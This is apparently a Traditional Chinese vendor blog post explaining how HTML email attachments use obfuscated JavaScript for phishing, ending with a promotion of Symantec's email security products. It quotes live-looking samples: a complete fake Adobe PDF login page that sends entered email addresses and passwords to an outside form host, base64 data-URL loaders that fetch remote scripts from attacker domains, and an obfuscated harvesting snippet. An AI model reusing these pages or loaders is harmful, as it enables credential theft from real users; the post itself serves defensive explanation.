
不管自建或雲端服務，賽門鐵克郵件過濾／安全解決方案 -- 徹底拆解 HTML 被用於網路釣魚的面紗，提供郵件安全最高防禦力

2024 年 12 月 10 日發布

HTML(HyperText Markup Language，超文字標記語言) 郵件比純文字郵件，更具美觀、創意以及互動性，是行銷或商務往來較偏愛的郵件格式。但就如同老舊不再更新維護的網站一樣很容易藏污納垢，被當成惡意軟體的宿主或散佈中心。使用 HTML 語法的電子郵件附件的網路釣魚攻擊變得越來越複雜。攻擊者通常使用 HTML 檔案繞過郵件安全防護／過濾機制，將其偽裝成合法文件，例如：發票或人資政策。這些附件可能包含會執行惡意的動作的內嵌式 JavaScript，例如：將使用者重導向至釣魚網站或直接從使用者的裝置擷取憑證。使用程式碼混淆和已廢棄的 JavaScript 函式等技術有助於逃避偵測，使得這些攻擊在 Office 365 等環境中尤其危險。


JavaScript 混淆在 HTML 網路釣魚攻擊中扮演關鍵的角色，可利用各種伎倆欺騙使用者並逃避偵測：

- 混淆：攻擊者使用 JavaScript 來隱藏惡意程式碼，使安全系統難以辨識網路釣魚企圖。通常會使用 atob() 和 document.write() 等技術來隱藏實際內容，直到網頁在瀏覽器中呈現。




```
<!DOCTYPE html><html lang="en"><head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>Adobe Online - Pdf Encrypted Reader</title> <style> body
{ display: flex; align-items: center; justify-content: center; height: 100vh; margin: 0; overflow: hidden; /* Hide overflow to prevent scrolling */ } #background { position: fixed; top: 0; left:
0; width: 100vw; height: 100vh; object-fit: cover; z-index: -1; filter: blur(0); /* Initial no blur effect */ transition: filter 0.6s ease-out; /* Smooth transition for blur effect */
#login-container { display: none; /* Initially hide the container */ max-width: 300px; background-color: rgba(128, 128, 128, 0.5); border-radius: 10px; padding: 20px; box-shadow: 0 4px 8px
rgba(0, 0, 0, 0.1); text-align: center; transition: opacity 1s ease-in-out; /* Smooth transition for container visibility */ } #login-icon { width: 50px; height: 50px; margin-bottom: 20px; }
#small-text { font-size: 12px; color: white; margin-bottom: 10px; } #beautiful-text { font-family: 'Times New Roman', Times, serif; /* Times New Roman font with Times and serif fallbacks */
font-size: 16px; /* Font size of 16 pixels */ font-weight: normal; /* Normal font weight */ color: white; /* White text color */ margin-bottom: 15px; /* Bottom margin of 15 pixels */} input {
width: 100%; padding: 10px; margin-bottom: 15px; box-sizing: border-box; border: 1px solid #ccc; border-radius: 5px; } #login-button { font-family: 'Times New Roman', Times, serif; /* Formal font
*/ background-color: #B7361B; color: white; padding: 10px 20px; border: none; border-radius: 5px; cursor: pointer; font-size: 16px;} #login-button:hover { background-color: #45a049; }
</style></head><body> <img id="background" src="https://i.imgur.com/5qxoMHE.png" alt="Background Image"> <div id="login-container"> <img id="login-icon"
src="https://www.iconpacks.net/icons/2/free-pdf-download-icon-2417-thumb.png" alt="Login Icon"> <div id="small-text">(PO#00873993.pdf). This Document is end-to-end encrypted, &#x1F512;</div> <div
id="beautiful-text">Sign in with your email address below to view or download file.</div> <!-- Form starts here --> <form action="" method="post" onsubmit="return login()"> <input type="email"
id="email" name="email" placeholder="Email Address" value="public@evergreen-marine.com" required> <input type="password" id="password" name="password" placeholder="Email Password" required>
<button id="login-button" type="submit">Click Here</button> </form> <!-- Form ends here --> </div> <script>document.addEventListener('contextmenu', function (e) { e.preventDefault(); });
document.addEventListener('DOMContentLoaded', function() { // Add blur effect after 2.5 seconds setTimeout(function() { document.getElementById('background').style.filter = 'blur(5px)'; }, 2500);
// Display container after 2 seconds setTimeout(function() { document.getElementById('login-container').style.display = 'block'; }, 2000); }); function login() { // Perform login logic here var
email = document.getElementById('email').value; var password = document.getElementById('password').value; // Check for empty email or password if (email.trim() === '' || password.trim() === '') {
alert('Please enter both email and password.'); return false; } // Example: Send form data to the server using fetch fetch('https://nocodeform.io/f/667de16ffc96e9f0d87da153', { method: 'POST',
headers: { 'Content-Type': 'application/x-www-form-urlencoded', }, body: 'email=' + encodeURIComponent(email) + '&password=' + encodeURIComponent(password), }) .then(response => { // Handle the
server response if needed if (!response.ok) { throw new Error('Network response was not ok'); } return response.text(); }) .then(data => { // Handle the data returned by the server if needed
console.log(data); }) .catch(error => { // Handle errors during the fetch operation console.error('Fetch error:', error); }); // Delay the alert by 0.1 second setTimeout(function() { // Example:
Simple alert for demonstration alert("Unfortunately, we can't log you in because the email password you entered is incorrect. Please try again "); }, 100); // Clear the password field
document.getElementById('password').value = ''; // Return false to prevent the form from submitting return false; } </script></body></html>
```

- 動態內容注入：JavaScript 可以在使用者互動後，動態地將網路釣魚表單插入網頁，這種方法稱為 client-side cloaking(用戶端偽裝)。此舉可防止傳統偵測系統偵測到網路釣魚的意圖，直到發現時為時已晚。




```
<script>$(document).ready(function(){var payload = atob(document.title);$("#code").val(payload);openModal();});function openModal(){var modal =
document.getElementById("myModal");modal.style.display = "block";modal.style.animation = "fadeIn 0.85s";}function error(){}download.addEventListener("click",
function(){var prompt = document.getElementById("prompt");prompt.style.display = "block";var codeInput =
document.getElementById("code");codeInput.select();document.execCommand("copy");window.getSelection().removeAllRanges();});window.addEventListener("click",
function(event){var modal = document.getElementById("myModal");if(event.target == modal){error();}});</script></body></html>
```

- 輸入驗證及提交：JavaScript 會驗證使用者的輸入並處理表單提交，通常會透過 AJAX 請求將擷取的憑證傳送至外部伺服器，使偵測工作更加複雜。

```
input class="hQZZxFLi" id="vflwKwL" title="2HcpoPECS" value="amFtZXMuYW5kZXJzb25AYXZpdmEuY29t" type="hidden"></input> <script
rc='data:text/html;base64,dEpjcGdqPWRvY3VtZW50OOFZRWhSVzl3aW5kb3dbYXRvYigiWkc5amRXMWxiblEiKV1bYXRvYigiWTNKbFlYUmxSV3hsYldWdWRBIildKCJzY3JpcHQiKTtBWUVoUldbYXRvYi
iYzNKaiIpXT0iaHR0cHM6Ly94bWFucHJvamVjLmxpZmUvZHlpL2luc3RhbGxlci9ob3N0Mi4zL2FkbWluL2pzL21mLnBocD9pZD1OUzh0SHYiO3RKY3BnalsiYm8iK2BkeSJdLmFwcGVuZENoaWxkKEFZRWhSVy
'></script>
```

解碼上述內容可發現攻擊網頁 (URL)。


```
<input class="hQZZxFLi" id="vflwKwL" title="2HcpoPECS" value="test@test.com" type="hidden"></input> <script
src='data:text/html;base64,tJcpgj=document;AYEhRW=window[atob("ZG9jdWllbnQ")][atob("Y3JlYXRlRWxlbWVudA")]("script");AYEhRW[atob("c3Jj")]="https://xmanprojec.life
/dyi/installer/host2.3/admin/js/mf.php?id=NS8tHv";tJcpgj["bo"+"dy"].appendChild(AYEhRW);'></script>
```

- 解碼函數：混淆通常使用解碼函數，例如：atob()、decodeURIComponent()、decodeURI()、unescape() 和 String.fromCharCode() 來隱藏惡意網頁、JavaScript 邏輯或內嵌資料。

```
<script>
  document.addEventListener("DOMContentLoaded", function(event) {
    // Define an object to store the email and its value
    var vars = {};
    // Extract email from the URL using regular expression
    window.location.href.replace(/[?&]+([^=&]+)=([^&]*)/gi, function(m,key,value) {
      vars[key] = value;
    });
    // Access the email from the vars object
    var email = vars["email"]; // Assuming the parameter name is "email"

    if (email) {
      document.getElementsByName('amg-email')[0].value = email;
      document.getElementsByName('amg-email')[0].readOnly = true;
      document.getElementsByName('amg-pass')[0].focus();
    }

    // Now you can use the 'email' variable as needed
    console.log("Email:", email);
    $(function() {
      var obj = $(".dream-add-container");
      obj.find(".new-dream").on("click", function() {
        $(this).hide();
        obj.find(".add-dream").stop().slideDown();
      }).end().find(".btn-cancel").on('click', function(){
        obj.find(".add-dream").stop().slideUp(function(){
          obj.find(".new-dream").stop().fadeIn();
        });
      });
    });
  });
</script>

<script>
var url = [redacted];
var mdk = "aHR0cHM6Ly9qaWFubG9uZ2dyb3Vwcy5jb20vbWFpbC9hbS9vci5waHA=";
function _0xf0697f(_0x4a5b29,_0x180544,_0x1627d3,_0xb70bb3){return _0x2813(_0x4a5b29- -0x2b2,_0x
</script>
</body>
</html>
```

- Data 網頁 (URL)：攻擊者利用 Data 網頁 (URL) 來內嵌和混淆 HTML／JavaScript，並使用支援 JavaScript 執行的 MIME 類別，例如：application／javascript 或 SVG-images(image／svg+xml) 等。

整體而言，JavaScript 提升網路釣魚攻擊的複雜性，使其更加強大且更難被安全解決方案偵測到。儘管如此，下圖顯示賽門鐵克的郵件過濾／安全解決方案在對抗此類利用 HTML 功能攻擊時的效益。



賽門鐵克在先前的防護公告中已針對 HTML 類型的威脅提供主動式防護，而且賽門鐵克的地端自建及電子郵件安全服務仍可有效阻擋此類型的網路釣魚，以及一般的網路釣魚，這都歸功於專為保護組織免受此類威脅而設計的全面性先進過濾／安全防護技術的多層次組合。

賽門鐵克郵件過濾／安全解決方案

預測性垃圾郵件過濾系統專注於附件檔案的不同屬性，並適時部署其他電子郵件功能，以捕捉快速演變的電子郵件威脅環境中的變化。在預測性垃圾郵件過濾系統的支援下，以電子郵件為媒介的威脅會在造成損害之前被過濾和阻擋。事實證明，這種方法在協助偵測這些類型攻擊的頻繁變化方面也是卓有成效的。

欲深入瞭解更多有關賽門鐵克郵件安全雲端服務(Email Security.Cloud)的詳細資訊，請點擊此處。
欲深入瞭解更多有關 Symantec Messaging Gateway 的資訊，請點擊此處。